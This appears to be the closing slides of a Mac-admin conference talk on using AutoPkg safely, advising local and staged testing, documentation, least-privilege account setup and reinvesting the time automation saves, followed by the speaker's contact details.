


DON'T DEPLOY *to* PRODUCTION

DON'T DEPLOY *to* PRODUCTION



DON'T DEPLOY *to* PRODUCTION



DON'T DEPLOY *to* PRODUCTION



Test locally first, then in small batches.

Use shards, trusted tester groups.

Use Self Service, Managed Software Center.

Standardize collection of feedback from testers.

DOCUMENTATION, of course

DOCUMENTATION, *of course*

Write it all down.

Or it didn't happen.

Have somebody else read it.

Maybe Kitzy?

Keep it up to date.

Publish or perish.



So much jelly #psumac @JohnKitzmiller
@rtrouton @macgirl84

11:24 AM - 8 Jul 2015




Source: John Kitzmiller

the PRINCIPLE of LEAST PRIVILEGE

the PRINCIPLE of LEAST PRIVILEGE


"...giving a user account only those privileges which are essential to that user's work."



- ✓ When setting up JSS accounts.
- ✓ When setting up Munki repos.
- ✓ When configuring SSH/VNC access to admin Macs.
- ✓ When configuring Amazon Web Services.
- ✓ When configuring email service accounts.

WHAT DOES IT ALL MEAN?

WHAT DOES IT ALL MEAN?



WHAT DOES IT ALL MEAN?

the POINT *of* AUTOMATION

is NOT to

MINIMIZE TIME


but RATHER to


MAXIMIZE EFFICIENCY

and RELIABILITY.

WHAT DOES IT ALL MEAN?

When automation saves you time, pay 20-40% of that time forward.







THANK YOU.

Web: www.lindigroup.com

Email: elliot@lindigroup.com

GitHub/Twitter: [@homebysix](https://twitter.com/homebysix)

<https://github.com/homebysix/how-not-to-do-bad-things-with-autopkg>